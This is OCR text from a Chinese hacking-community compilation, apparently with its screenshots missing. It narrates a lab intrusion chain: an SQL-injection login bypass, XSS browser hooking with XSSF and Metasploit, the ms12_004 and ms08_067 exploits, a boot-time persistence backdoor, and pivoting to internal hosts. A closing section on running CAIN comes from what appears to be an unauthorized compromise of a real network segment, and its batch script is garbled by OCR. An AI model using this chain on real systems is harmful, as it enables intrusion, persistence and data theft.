

图 8-1-17

可以看到我们发送的为 234bytes 的包，收到 338bytes 的包，这是因为 server 端的 IP 地址很少，如果该 IP 数量达到最大值 600 个的时候，一个 234bytes 的请求将会换来总计 48k 的应答（共 100 个包，每个包含 6 个 IP 信息，大小为 482bytes）。其他的包为 server 端与 ubuntu 服务器的交互和时间校准。

（全文完）责任编辑：游风

第 2 节 XSSFMetasploit 实验实录

作者：birdNiao

来自：听潮社区 - ListenTide

网址：http://team.f4ck.org/

工具：

漏洞利用：metasploit，xssf

信息搜集：xssf，nmap，arpscanner

其他：metepreter

利用漏洞：ms08_067，ms12_004

实验结构，如图 8-2-1：



图 8-2-1

实验步骤：

网站截屏，如图 8-2-2：

图 8-2-2

简单测试可发现登陆认证未对用户输入过滤，于是构造请求，跳过认证，如图 8-2-3：



图 8-2-3

打开 metasploit，加载 xssf 模块，如图 8-2-4：



图 8-2-4

查看配置信息，如图 8-2-5：



图 8-2-5

写一个包含注入网址的 js 脚本，如图 8-2-6：



图 8-2-6

输入 xssf_victims 查看已经监控到的，访问注射链接的电脑（10.10.10.128 本机 ip 因为发表后执行了一次），如图 8-2-7：



图 8-2-7

模拟内网 xp 电脑访问该网页，如图 8-2-8，图 8-2-9：



图 8-2-8



图 8-2-9

我们回到 kali 看看目前的注射记录（确实有 xp 的信息，ip 地址是网关服务器的），如图 8-2-10：



图 8-2-10

输入 xssf_information2 查看具体信息，如图 8-2-11：



图 8-2-11

由于用户使用的是 ie6，有一个想法通过再次使用跨站漏洞将含恶意链接的网址注入执行，这次我们使用一个针对 ie6 的漏洞，这里经过多次尝试我们使用 ms12_004，如图 8-2-12：



图 8-2-12

配置完成后进行 exploit，这里略去参数，由于尝试太多，很多端口已经使用了，如图 8-2-13：



图 8-2-13

方法同上，如图 8-2-14：

图 8-2-14

模拟 xp 访问后，kali 下注入成功，建立连接，如图 8-2-15~图 8-2-16：

图 8-2-15



图 8-2-16

然后，（攻击者可以先将恶意进程迁移到同 explorer 这类稳定的进程后再操作）为了以后能长期访问，留下后门（使用 persistence 这个模块，-X 表示开机启动，-p -r 为监听机的 ip 和监听端口），如图 8-2-17：



图 8-2-17

在攻击机上打开后门监听（ok，现在，我们可以随时访问靶机了，我们已经可以用 metasploit 集成的一些信息窃取的工具，对靶机的文件信息、软件信息的东东进行窃取了），如图 8-2-18：



图 8-2-18

现在利用已控制的电脑，对内网其他电脑进行渗透（跳板机 ip 为 192.168.10.128），如图 8-2-19：



图 8-2-19

进行 arp 信息扫描，分析得到另一主机 ip 为 192.168.10.129，如图 8-2-20：



图 8-2-20

得到内网路由信息，如图 8-2-21：



图 8-2-21

查看会话，通过会话 11 添加路由，如图 8-2-22：

图 8-2-22

利用 nmap 进行扫描，得到 129 主机相关端口信息，分析后用 ms08_067 进行渗透，如图 8-2-23：



图 8-2-23

成功进入，如图 8-2-24：



图 8-2-24

实验主体思路是：

通过开放网站的漏洞成功进入一台内网机，再以内网机为跳板再攻击其他内网机。

（全文完）责任编辑：游风

第 3 节 CAIN 无法运行的解决方法

作者：qq1433

来自：听潮社区 - ListenTide

网址：http://team.f4ck.org/

CAIN 无法运行，如图 8-3-1：

图 8-3-1

目标站是个最新版的 DEDE，没旁站，只能 C 段了。拿了台主机后，发现 CAIN 无法使用。当时各种方法没搞定，又搞了 2 台还是那样，看来是整个 C 段都做了安全措施。

网上的方法大概看了下，给 system32 分配些权限，还是不行。

下面是网上的法子：

首先把 windows/system32 整个目录，添加 everyone 的读取和执行权限。加了权限后，还是不行，那么我们恢复默认权限试试看。

恢复默认权限 BAT：

```
@ECHOOFF
setlocal
titleWindowsServer2003 服务器 C 盘默认权限恢复
:menu
echo.
echo [1] 系统运维 www.osyunwei.com 温馨提醒：qihang01 原创内容©版权所有,转载请注明出处及原文链接
echo [0] 退出
echo.
```

```
@echo 输入上面数字并按回车
@echooff
set /pmenu=
if %menu% == 0gotoexit
if %menu% == 1goto1
:1
echo 将 C 盘 NTFS 权限还原为默认中，请稍后。。。。
Secedit /configure /db %SYSTEMROOT%\security\database\cvtfs.sdb /Cfg
"%SYSTEMROOT%\security\templates\setupsecurity.inf" /areasfilestore
echo.
echo 恢复完成，重启后生效。
echo.
gotomenu
:exit
exit
```

